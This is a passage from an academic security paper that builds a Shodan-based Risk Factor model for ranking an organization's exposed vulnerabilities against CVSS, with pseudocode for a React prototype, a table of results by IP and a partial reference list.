


Figure 3. Risk Factor. The risk factor increases the criticality of a vulnerability when the probability of occurrence and impact is close to 1 [44].

Illustrative Example

After processing the information for our case study, the Risk Factor represents knowledge. When this process is applied to the total set of vulnerabilities, a quantitative prioritization is achieved that is close to the organizational reality due to incorporating environmental variables. For illustrative purposes, the calculation of a specific vulnerability is detailed. For this case, we will take the vulnerability CVE-2017-9798 determined in the previous section.

The organization that was the object of this study presented the following variables:

- Global Variables
  - $tv = 541$
  - $avt = 1$
- IP Variables
  - $poe = \left(\frac{96}{541}\right) = 0.18$
  - $pop = \left(\frac{9}{14}\right) = 0.64$
  - $pqt = 1$
- Vulnerability Variables
  - $tr = 1$
  - $ep = 0.5$
  - $CVSS = \frac{5}{10} = 0.5$

$$RF = \left(\frac{1+0.5}{2}\right) \cdot \left(\frac{0.18+0.64+1}{3}\right) \cdot 1 \cdot 0.5$$

$$RF = 0.23$$

Finally, taking the information available to the attacker as evaluation parameters, the *RF* of the previously presented vulnerability is less than the reference value that CVSS has assigned. This scenario will be discussed in detail in the Results section.

4. Prototype Development

The number of vulnerabilities detected in organizations is constantly increasing. The rapid digital transition organizations face forces staff to make hasty configurations and deployments, subject to continuous testing and change. These processes are constant, which explains why vulnerabilities appear and disappear with each phase of work.

The mitigation and treatment of vulnerabilities make the technological infrastructures improve or maintain their levels of security. The scanning, detection, and prioritization of vulnerabilities must be continuous and automated since the environment variables change according to the values obtained. Without a doubt, it is a great challenge for organizations to maintain these processes in such changing environments.

Previous studies have identified no methodologies or development processes defined for this type of system. However, the methodologies applied for the development process must show rapid results, constant changes, and evaluations during their construction. Due to being a complex data treatment process, it is essential to seek increasingly efficient results. On the other hand, from several studies analyzed, we conclude that 48% apply prototypes to evaluate the proposed processes because it reduces costs and time; the results are continuously evaluated and adjusted with the required changes. Figure 4 shows the phases proposed in our previous study, which we will follow for the development of the prototype.




Figure 4. Development Process Phases. The six-phase process allows us to constantly evaluate the software, control complexity and risks, and increase its functionality throughout the process.

The screening approach for this study has been presented in detail in Section 3. However, it is crucial to consider that, according to the classification made in our previous study, we propose a mixed approach that takes advantage of information from known vulnerabilities and characteristics of information overexposure at the network level. Because Shodan provides extensive information and the approach for this study is mixed, we use its variables in a combined way to prioritize the order of attention of the vulnerabilities detected.

Shodan's documentation mentions that all their websites are entirely built on the same public API; this means that anything that can be done through the website can also be done programmatically using the API. Figure 5 shows a high-level diagram illustrating the flow of data on the Shodan platform.

According to the operating concept of Shodan's websites, we can see that Shodan itself is a server where the data found by its crawlers are stored. In this way, the data already present a preprocessing and mapping. However, it is still very scattered information, so the official website does not show all the API returned information.




Figure 5. High-level diagram showing the flow of data in the Shodan platform [21]. Shodan's communication is unidirectional as it only allows client-side data queries.

In Figure 6, we propose a Client/Server architecture, where we make the necessary queries to Shodan to obtain the information corresponding to the IPs of the same organization. The queries start with a data extraction and analysis process, presented in a web service through three modules that show the correlated information about the detected vulnerabilities. The objective of these modules is to provide knowledge to the client about a specific organization. The correlation of vulnerabilities and network characteristics avoids the dispersion of data that have no relevance and require human capital to be interpreted and analyzed. It is possible to optimize resources, especially when knowing, interpreting, and prioritizing the vulnerabilities that Shodan has detected.



Client
Server
SHODAN Computer Search Engine
Developer API
Request
Response
Vulnerability (CVE) extraction
Shodan Data Acquisition
Extraction of relevant network data
Correlation process
Vulnerability Overview Dashboard Module
Detailed Vulnerability Banners by IP Module
Risk Factor Calculation (Prioritization Mode)
Prioritization Table Module

Figure 6. Architecture of the prototype's resource consumption and data processing diagram.

The prototype was developed in React, an open-source Javascript library designed to create user interfaces to facilitate the development of applications on a single page. Facebook and the free software community maintain it. We have published the source code of the individual modules and complete framework for further use by the respective community in a public repository (https://github.com/jorgereyesn/prioritization--model-shodan-jreyes-web-app.git (accessed on 2 December 2021). The ease of interacting with frontend and backend code allows dynamic testing quickly.

Shodan returns the information in JSON format; thus, a mapping process is necessary for its presentation and interpretation. In this study, we focus on the extraction of vulnerabilities following the architecture presented in Figure 6, which defines a process for extracting only the vulnerabilities found within all the collected data. To that end, Algorithm 1 was developed for extracting all the information related to the CVEs from the resulting JSON of Shodan.

Algorithm 1: Extract Vulnerabilities.

```
Data: Variable data and vulns of Shodan
Result: Vulnerabilities with description, CVSS and references (returnData)
$tempValue \leftarrow Array[empty]$;
$returnData \leftarrow Array[empty]$;
$count \leftarrow 0$;
for $i \leftarrow 0$ , data.length do
    if data[i].vulns $\neq$ undefined then
        tempValue.push(data[i].vulns);
    end
end
for $i \leftarrow 0$ , data.length do
    $count \leftarrow 0$;
    for $j \leftarrow 0$ , tempValue.length do
        if tempValue[j][vulns[i]] $\neq$ undefined then
            if vulns[i].index = tempValue[j][vulns[i]].index and count $< 1$ then
                tempValue[j][vulns[i]].cve $\leftarrow$ vulns[i];
                returnData.push(tempValue[j][vulns[i]]);
                count ++;
            end
        end
    end
end
```

Once the vulnerability extraction function has been defined, the function responsible for connecting to Shodan is called. Algorithm 2 is in charge of connecting, mapping, and extracting the information by making use of the algorithm mentioned above—Algorithm 1. The objective of this process is that, after Shodan returns the information to us, two values can be separated and returned that will contain only the necessary information on vulnerabilities and network, which facilitates the treatment and correlation for the prioritization and presentation processes on the screen.

Algorithm 2: Shodan Data Acquisition.

```
Data: shodanData in JSON format from
        https://api.shodan.io/shodan/host/ip?key=API_KEY where ip is input
        variable
Result: Network and Vulnerabilities values ($\{network, vuln\}$)
$vuln \leftarrow Array[empty]$;
$network \leftarrow Array[empty]$;
if shodanData.vulns $\neq$ undefined then
    network.push(shodanData);
    vuln.push(extractVulnerabilities(shodanData.data , shodanData.vulns));
end
```

Finally, the formulas presented in Section 3 were transformed into algorithms for the prioritization process, applying cyclical flow control structures to calculate the necessary values and assign them as variables to each vulnerability. Algorithm 3 is in charge of assigning the *RiskFactor* to each vulnerability to finally order them, achieving a prioritization based on the information that has been detected as available to the attacker.

Algorithm 3: Risk Factor Calculation

```
Data: $info = \{network, vuln\}$ with $tr, ep, poe, pop, pqt$ and $avt$ values
Result: $vulnerabilities$ with risk factor value ($info$)
for $i \leftarrow 0$ , $info.length$ do
    for $j \leftarrow 0$ , $info.vuln.length$ do
        info[i].vuln[j].po ← ((info[i].vuln[j].tr + info[i].vuln[j].ep)/2) *
          ((info[i].network.poe + info[i].network.pop + info[i].network.pqt)/3) * avt;
        info[i].vuln[j].impact ← info[i].vuln[j].cvss /10;
        info[i].vuln[j].rf ← info[i].vuln[j].po * info[i].vuln[j].impact;
    end
end
```

5. Results Analysis

This section describes the input data to check the operation of the prototype. In addition, the results obtained in the prioritization process are analyzed according to the proposed model.

5.1. Validate Software Operation

Considering that the prioritization model is based on the data available to the attacker, some variables related to the case study organization will not be shown for security reasons. This study proposes a generic model that can be applied to any organization. As such, in order to begin with detecting and analyzing vulnerabilities, it is enough to know a group of IP addresses that are part of the technological infrastructure.

To define the input data, it is necessary to carry out previous research in Shodan through its official website, where the following search string must be entered: org : "*Organization_Name*". Once the different IPs that are visible in Shodan have been collected, we enter them into the prototype to perform the necessary queries and map the information to be displayed in the modules. For this case study, nine IP addresses have been discovered, containing vulnerabilities and belonging to the same organization. As previously mentioned, the three component modules and the overall employed architecture are presented and described in Figure 6.

The *Vulnerability Overview Dashboard Module* shows general information related to the network and the detected vulnerabilities. This is achieved by applying Algorithm 1, which is responsible for extracting vulnerability and network information to be analyzed and mapped into fields. The objective of this module is to provide a global vision of the resulting data. Of the nine IPs scanned, 541 vulnerabilities have been detected, the same ones verified in Shodan directly through its website. The set of vulnerabilities shows an organizational risk of 5.29, which, according to Table 3, corresponds to medium severity. In addition, the average time of the identified vulnerabilities exceeds 2300 days.

After obtaining the general information about the set of detected vulnerabilities, it is important to have detailed information on how they were detected, i.e., the vulnerabilities for each specific IP. The *Detailed Vulnerability Banners by IP Module* contains in detail the information related to each scanned IP and the vulnerabilities that have been identified in it. Furthermore, the links of the vulnerabilities are referenced towards NVD for a more detailed investigation, the IP plus the ports are concatenated for a review of the content hosted in each port, and a link is generated according to the detected hostname, also for investigative purposes.

Finally, the *Prioritization Table Module* contains every vulnerability and the corresponding calculated prioritization variables. This is achieved using Algorithm 3 plus some simple calculations to obtain the values of the environment variables. The detected vulnerabilities have been ordered from highest to lowest (i.e., according to the risk factor evaluated) to suggest the user's order of review. In Table 4, an extract of the module found in the prototype is presented. It is important to mention that all modules are intended to provide correlated and calculated information for cybersecurity experts to analyze and define their own conclusions about the organization under investigation. However, the prioritization process needs further analysis that will be presented in the following section.

Table 4. Prioritization table: Extract of 11 vulnerabilities with calculated values shown through the prioritization table in the prototype.

ip	cve	tr	ep	poe	popI	pqt	po	Impact	rf
IP-6	CVE-2012-2688	1	1	0.25	0.73	1	0.66	1	0.66
IP-5	CVE-2016-2842	1	1	0.2	0.73	1	0.64	1	0.64
IP-5	CVE-2016-0799	1	1	0.2	0.73	1	0.64	1	0.64
IP-5	CVE-2016-0705	1	1	0.2	0.73	1	0.64	1	0.64
IP-9	CVE-2016-0799	1	1	0.2	0.73	1	0.64	1	0.64
IP-9	CVE-2016-2842	1	1	0.2	0.73	1	0.64	1	0.64
IP-9	CVE-2016-0705	1	1	0.2	0.73	1	0.64	1	0.64
IP-6	CVE-2011-3268	0.8	1	0.25	0.73	1	0.59	1	0.59
IP-6	CVE-2012-2376	0.6	1	0.25	0.73	1	0.53	1	0.53
IP-6	CVE-2011-3192	1	1	0.25	0.73	1	0.66	0.78	0.51
IP-5	CVE-2016-6304	1	1	0.2	0.73	1	0.64	0.78	0.5

Because the data are correlated to achieve a resulting value of $RiskFactor$, it was possible to validate the value obtained for the illustrative example in Section (Illustrative Example) with the value obtained in the prototype, ensuring the correctness of the calculation process prototype.

5.2. Prioritization Analysis

To analyze the prioritization process by calculating the $RiskFactor$, it is essential to know the data resulting from the environment variables since they are the ones that define the prioritization order. According to the point of view of an attacker, the vectors and ways of compromising a network are various and very ingenious. However, all attack processes begin with investigating the information that is available in the wide world of the Internet [35–37,48]. The previous process of knowing how difficult it is to compromise an organization is decisive for an attacker or group of attackers to spend their resources and time. For this reason, all the information that organizations allow to be leaked on the Internet is of vital importance to become a target or not [34,38,39].

Initially, it is essential to know the number of vulnerabilities the organization presents in general. The variable tv is responsible for providing us with this information. It is the initial parameter to define whether an automated prioritization process is needed or if the expert in charge has sufficient knowledge.

This variable reflects the time factor since a greater number of vulnerabilities suggests a greater analysis time. If so, our prioritization model applies; otherwise, it is not needed [49,50]. Environment variables can be correlated based on the characteristics and number of vulnerabilities presented by each scanned IP. In Figure 7, the corresponding details are shown. It can be seen that the maximum number of vulnerabilities that an IP contains is 123, and the lowest is 6. These values are essential because they allow for defining whether the number of vulnerabilities establishes the trend of the risk factor; that is, the higher the number of vulnerabilities, the higher the risk factor score.

The vulnerability CVE-2017-9798 presented throughout this study is found in IP-5, IP-7, IP-9, and the prioritization values are 0.23, 0.07, and 0.22, respectively. Consequently, for IP-5, the probability of this vulnerability occurring is higher, giving it a higher priority for attention. If we look at Figure 8, we can see that the existence of the variable pqt indicates that the risk factor increases in an IP. Regarding this parameter, we confirm that the model works according to the theoretical approach presented in Section (Probability for Query Tags (PQT)), where it is explained that, when Shodan offers this variable, it shows more information about the place where the vulnerability resides, giving the attacker a more extensive knowledge [20,22,51,52].

In addition, we have the variables of vulnerability. In Figure 9, we can see the trend of the variables *tr* and *ep* that are inversely proportional. We have many vulnerabilities in IPs that maintain a high percentage of referrals. Therefore, the probability of exploitation is adjusted downwards as the correction is final [4,12,18]. In addition, a particular case is observed in IP-2, which presents a total of six vulnerabilities, none of which contains more than ten references. In addition, the CVSS scores on three of the six vulnerabilities are one high and two critical. Despite having the last year in the CVE-ID, an increased risk is still identified, which indicates that vulnerabilities do not constantly adjust downward over the years. This shows that the reference year in the CVE-ID is an unpredictable variable. It will depend on the context of interpretation and the additional information that allows it to be correlated with the probability of exploitation. Therefore, it is concluded that it does not have a fixed trend that indicates lower importance in older vulnerabilities.

According to this study, we can define the IPs' predominant variables. As can be seen in Figure 10, if only CVSS would be used to prioritize vulnerabilities, IP-2 would be the first to be addressed. However, this IP is the lowest priority based on the risk factor calculation. Amankwah et al. [1], Dobrovoljc et al. [3], and Keramati [2] mention that CVSS is usually very generic and does not meet the specificity necessary for an accurate prioritization, which is demonstrated by the trend in Figure 10. Furthermore, if we look at Figure 11, it is clear that CVSS would have a very dysfunctional prioritization order in terms of the organization where the examined vulnerabilities are found.




Figure 7. Number of Vulnerabilities per IP. A total of 541 vulnerabilities were identified across nine IPs of the same organization.




Figure 8. Variable IPs. When the pqt variable is present in an IP, the poe and pop variables tend to increase as Shodan reveals more information. The IPs with high levels of sensitive and confidential information are exposed, allowing the collection of a more significant number of environment variables. Therefore, the risk and the probability of occurrence of an event are greater; that is, it is a directly proportional relationship.





Figure 9. Variable vulnerabilities. The relationship between these variables is inversely proportional. When the number of references is low, the vulnerability maintains a high ep since there is a lack of knowledge about the containment and mitigation of the vulnerability.



	IP-1	IP-2	IP-3	IP-4	IP-5	IP-6	IP-7	IP-8	IP-9
risk factor	0.04	0.01	0.06	0.04	0.26	0.24	0.07	0.03	0.25
cvss	0.50	0.65	0.54	0.57	0.53	0.54	0.50	0.51	0.53

Figure 10. CVSS trend and risk factor by IP. The environment variables evaluated and applied for calculating the rf differ from the value assigned by CVSS to a vulnerability since the additional values mean that a vulnerability does not maintain a total impact on the organization. This graph shows that, even with a high CVSS score, the risk factor can be different; i.e., there is no absolute consistency in prioritizing through CVSS.




Figure 11. CVSS trend and risk factor by vulnerability. If an organization relies only on CVSS, it runs the risk of wasting much time, evaluating vulnerabilities that do not represent a priority risk because environmental variables mitigate the impact and probability of occurrence. This waste of time generates economic losses and increases the organization's risk.

6. Discussion

The present prioritization model allows for identifying characteristics of the information-security vulnerabilities and their environment. Case in point, Dondo [5] mentions that systems based on vulnerability attributes help assess the relative potential risk of computer network assets. For their part, Farris et al. [10] analyze the environment variables where vulnerabilities are found and detect vulnerabilities. The different variables contained in the vulnerabilities, such as the year shown in the CVE code and the ports configured in the IPs of the network, are essential when prioritizing since they can indicate a greater probability of exploitation. It is essential to infer risk exposure and the probability of attack; this allows for the classification of vulnerabilities and defining the priority of attention more effectively than CVSS. According to our results, we identify that this approach is fulfilled both for each vulnerability as shown in Figure 11, and for the set of vulnerabilities identified for each IP as shown in Figure 10.

Within the same context, Amankwah et al. [1] mention that CVSS is criticized for its high sensitivity but low specificity for the exploits used and, therefore, the inconsistency in the severity score. For this reason, the vulnerability variables *tr* and *ep* allow us to evaluate the probability of exploitation from these two vectors. The vectors are based on identifying the existence of an exploit for the vulnerability, according to the information that the NIST presents about the CVE. The results show a more centralized approach as shown in Figure 9 and a higher risk precision that allows for prioritizing attention to vulnerabilities.

As previously mentioned, Sharma and Singh [12] propose a hybrid approach derived from the combination of Vulnerability rating and scoring system (VRSS) and CVSS with two temporal metrics. A quantitative score is obtained from qualitative variables for prioritization in this study. The correction level adjusts the severity score downward, leading to less urgency as the correction becomes definitive. Frei [41] mentions that vulnerabilities are exploited within 30 days of their appearance; therefore, it is correct that a vulnerability is adjusted downward. However, it is adjusted downward as there is a definitive correction. However, when this correction is not applied, the risk remains and grows since it also increases the probability of an exploit. For this reason, we use this approach in reverse, achieving a prioritization that assesses an organization's inability to address legacy vulnerabilities.

Likewise, Deb and Roy [16] present a mathematical implementation to identify the status of the different hosts on the network. On the other hand, Hu et al. [17] propose two algorithms. The first algorithm aims to provide comprehensive predictive information with the threat scenario. The second algorithm quantifies the threat in the first algorithm at the security risk from the host and network levels. Furthermore, the authors mention that CVSS is a good predictor of impact. Based on this network scenario, the environment variables that Shodan provides us about the IP help us to refine the risk factor; as seen in Figure 8, the IP variables mark the prioritization trend since it is the environment where the impact can materialize.

Finally, our model takes CVSS as a reference point plus an additional analysis on the environment variables, which allows us to define a higher quality in the prioritization since the actual environment is analyzed. However, it is not enough to generate an adequate prioritization value that focuses on the technological infrastructure environment variables where vulnerabilities are identified [14,16,53–55]. Thus, the studies that focused only on improving the CVSS model tend to be complex mathematical models that focus on adding variables that define and characterize vulnerability.

7. Conclusions and Future Work

In this study, it was possible to define a prioritization model that focused on the attacker's information to compromise an organization through the exploitation of a vulnerability. CVSS is very useful for quantifying environment variables because its metrics allow comparisons with additional information that an organization presents. In addition, it is essential to have an initial risk based on which the criticality of the vulnerabilities can be addressed on their own. When vulnerabilities are not addressed in organizations, they become easy targets for even moderately skilled hackers. Furthermore, if there is overexposure of information on the technological infrastructure, the probability of an event occurring increases.

The risk factor calculated from the information available to an attacker allows for prioritizing vulnerabilities that are visible to any user on the Internet and allows for evaluating the type of information and its sensitivity. Shodan is a powerful search engine with lots of relevant information when using its APIs. The data extraction, treatment, and correlation process become dynamic, achieving continuous monitoring, which allows for evaluating and improving the security of technological infrastructures. Finally, it has been shown that the environment variables indicate that each organization must evaluate the prioritization of vulnerabilities. However, prioritization is best adjusted when a tailored risk factor is calculated for each environment.

As future work, we plan to refine the environment variables presented in this study with historical values. The objective will be to correlate the results of the vulnerabilities that affected the organization and adjust a generic prioritization model that leverages the data to understand its environment through Artificial Intelligence.

Author Contributions: Conceptualization J.R., W.F. and P.A. identified the theoretical constructs and the different elements.; methodology, J.R., W.F. and P.A.; software, J.R.; validation, W.F., M.M. and P.A.; formal analysis, W.F.; investigation, J.R., P.A.; resources, W.F.; data curation, P.A.; writing—original draft preparation, J.R., W.F.; writing—review and editing, M.M.; visualization, M.M.; supervision, W.F., M.M; project administration, W.F.; funding acquisition, W.F. All authors have read and agreed to the published version of the manuscript.

Funding: This research received no external funding.

Acknowledgments: The authors would like to thank the Universidad de las Fuerzas Armadas-ESPE of Sangolquí, Ecuador, for the resources granted to develop the research project entitled: "Design and Implementation of the IT infrastructure and service management system for the ESPE Academic CERT", coded as PIM-03-2020-ESPE-CERT.

Conflicts of Interest: The authors declare no conflict of interest.

References

1. Amankwah, R.; Chen, J.; Kudjo, P.K.; Agyemang, B.K.; Amponsah, A.A. An automated framework for evaluating open-source web scanner vulnerability severity. *Serv. Oriented Comput. Appl.* **2020**, *14*, 297–307. [CrossRef]
2. Keramati, M. New Vulnerability Scoring System for dynamic security evaluation. In Proceedings of the 2016 8th International Symposium on Telecommunications (IST), Tehran, Iran, 27–28 September 2016; IEEE: Tehran, Iran, 2016. [CrossRef]
3. Dobrovoljc, A.; Trcek, D.; Likar, B. Predicting Exploitations of Information Systems Vulnerabilities Through Attackers' Characteristics. *IEEE Access* **2017**, *5*, 26063–26075. [CrossRef]
4. Alperin, K.; Wollaber, A.; Ross, D.; Trepagnier, P.; Leonard, L. Risk Prioritization by Leveraging Latent Vulnerability Features in a Contested Environment. In Proceedings of the 12th ACM Workshop on Artificial Intelligence and Security—AISec'19, London, UK, 15 November 2019; ACM Press: New York, NY, USA, 2019. [CrossRef]
5. Dondo, M.G. A Vulnerability Prioritization System Using A Fuzzy Risk Analysis Approach. In Proceedings of the Ifip Tc 11 23rd International Information Security Conference, Milano, Italy, 7–10 September 2008; Springer: Berlin/Heidelberg, Germany, 2008; pp. 525–540. [CrossRef]
6. Sharma, R.; Sibal, R.; Sabharwal, S. Software Vulnerability Prioritization: A Comparative Study Using TOPSIS and VIKOR Techniques. In *System Performance and Management Analytics*; Springer: Singapore, 2018; pp. 405–418. [CrossRef]
7. Liu, M.; Wang, B. A Web Second-Order Vulnerabilities Detection Method. *IEEE Access* **2018**, *6*, 70983–70988. [CrossRef]
8. Narang, S.; Kapur, P.K.; Damodaran, D. Prioritization of Different Types of Software Vulnerabilities Using Structural Equation Modelling. In *Strategic System Assurance and Business Analytics*; Springer: Singapore, 2020; pp. 563–578. [CrossRef]
9. Spanos, G.; Angelis, L.; Toloudis, D. Assessment of Vulnerability Severity using Text Mining. In Proceedings of the 21st Pan-Hellenic Conference on Informatics, Larissa, Greece, 28–30 September 2017; ACM: New York, NY, USA, 2017. [CrossRef]
10. Farris, K.A.; Shah, A.; Cybenko, G.; Ganesan, R.; Jajodia, S. VULCON. *ACM Trans. Priv. Secur.* **2018**, *21*, 1–28. [CrossRef]
11. Sharma, R.; Sibal, R.; Sabharwal, S. Software vulnerability prioritization using vulnerability description. *Int. J. Syst. Assur. Eng. Manag.* **2020**, *12*, 58–64. [CrossRef]
12. Sharma, R.; Singh, R.K. An Improved Scoring System for Software Vulnerability Prioritization. In *Quality, IT and Business Operations*; Springer: Singapore, 2017; pp. 33–43. [CrossRef]
13. FIRST Forum of Incident Response and Security Teams. CVSS v3.1 Specification Document. Available online: https://www.first.org/cvss/v3.1/specification-document (accessed on 9 September 2021).
14. Allodi, L.; Massacci, F. Comparing Vulnerability Severity and Exploits Using Case-Control Studies. *ACM Trans. Inf. Syst. Secur.* **2014**, *17*, 1–20. [CrossRef]
15. Aivatoglou, G.; Anastasiadis, M.; Spanos, G.; Voulgaridis, A.; Votis, K.; Tzovaras, D.; Angelis, L. A RAkEL-based methodology to estimate software vulnerability characteristics & score—An application to EU project ECHO. *Multimed. Tools Appl.* **2021**. [CrossRef]
16. Deb, R.; Roy, S. Dynamic vulnerability assessments of software-defined networks. *Innov. Syst. Softw. Eng.* **2019**, *16*, 45–51. [CrossRef]
17. Hu, H.; Zhang, H.; Yang, Y. Security risk situation quantification method based on threat prediction for multimedia communication network. *Multimed. Tools Appl.* **2018**, *77*, 21693–21723. [CrossRef]
18. Chen, H.; Liu, J.; Liu, R.; Park, N.; Subrahmanian, V. VASE: A Twitter-Based Vulnerability Analysis and Score Engine. In Proceedings of the 2019 IEEE International Conference on Data Mining (ICDM), Beijing, China, 8–11 November 2019; IEEE: Piscataway, NJ, USA, 2019. [CrossRef]
19. Pastor-Galindo, J.; Nespoli, P.; Marmol, F.G.; Perez, G.M. The Not However, Exploited Goldmine of OSINT: Opportunities, Open Challenges and Future Trends. *IEEE Access* **2020**, *8*, 10282–10304. [CrossRef]
20. Zolotykh, M. Study of Crawlers of Search Engine 'Shodan.io'. In Proceedings of the 2021 Ural Symposium on Biomedical Engineering, Radioelectronics and Information Technology (USBEREIT), Yekaterinburg, Russia, 13–14 May 2021; IEEE: Piscataway, NJ, USA, 2021. [CrossRef]
21. Shodan. Available online: https://www.shodan.io/ (accessed on 7 September 2021).
22. Lee, S.; Shin, S.H.; hee Roh, B. Abnormal Behavior-Based Detection of Shodan and Censys-Like Scanning. In Proceedings of the 2017 Ninth International Conference on Ubiquitous and Future Networks (ICUFN), Milan, Italy, 4–7 July 2017; IEEE: Piscataway, NJ, USA, 2017. [CrossRef]
23. CVE. Available online: https://cve.mitre.org/ (accessed on 7 September 2021).
24. Forum of Incident Response and Security Teams. Common Vulnerability Scoring System Version 3.1: Specification Documents. Available online: https://www.incibe-cert.es/blog/cvss3-0 (accessed on 25 November 2021).
25. Alsowail, R.A.; Al-Shehari, T. Empirical Detection Techniques of Insider Threat Incidents. *IEEE Access* **2020**, *8*, 78385–78402. [CrossRef]
26. IBM Corporation. *IBM Security*; IBM Corporation: New York, NY, USA, 2020. Available online: https://www.ibm.com/security (accessed on 25 November 2021).
27. Vielberth, M.; Bohm, F.; Fichtinger, I.; Pernul, G. Security Operations Center: A Systematic Study and Open Challenges. *IEEE Access* **2020**, *8*, 227756–227779. [CrossRef]

28. Walkowski, M.; Biskup, M.; Szewczyk, A.; Oko, J.; Sujecki, S. Container Based Analysis Tool for Vulnerability Prioritization in Cyber Security Systems. In Proceedings of the 2019 21st International Conference on Transparent Optical Networks (ICTON), Angers, France, 9–13 July 2019; IEEE: Piscataway, NJ, USA, 2019. [CrossRef]
29. Feutrill, A.; Ranathunga, D.; Yarom, Y.; Roughan, M. The Effect of Common Vulnerability Scoring System Metrics on Vulnerability Exploit Delay. In Proceedings of the 2018 Sixth International Symposium on Computing and Networking (CANDAR), Takayama, Japan, 23–27 November 2018; IEEE: Piscataway, NJ, USA, 2018. [CrossRef]
30. Walkowski, M.; Krakowiak, M.; Oko, J.; Sujecki, S. Distributed Analysis Tool for Vulnerability Prioritization in Corporate Networks. In Proceedings of the 2020 International Conference on Software, Telecommunications and Computer Networks (SoftCOM), Split, Croatia, 17–19 September 2020; IEEE: Piscataway, NJ, USA, 2020. [CrossRef]
31. Yu, L.; Lu, Y.; Shen, Y.; Huang, H.; Zhu, K. BEDetector: A Two-Channel Encoding Method to Detect Vulnerabilities Based on Binary Similarity. *IEEE Access* **2021**, *9*, 51631–51645. [CrossRef]
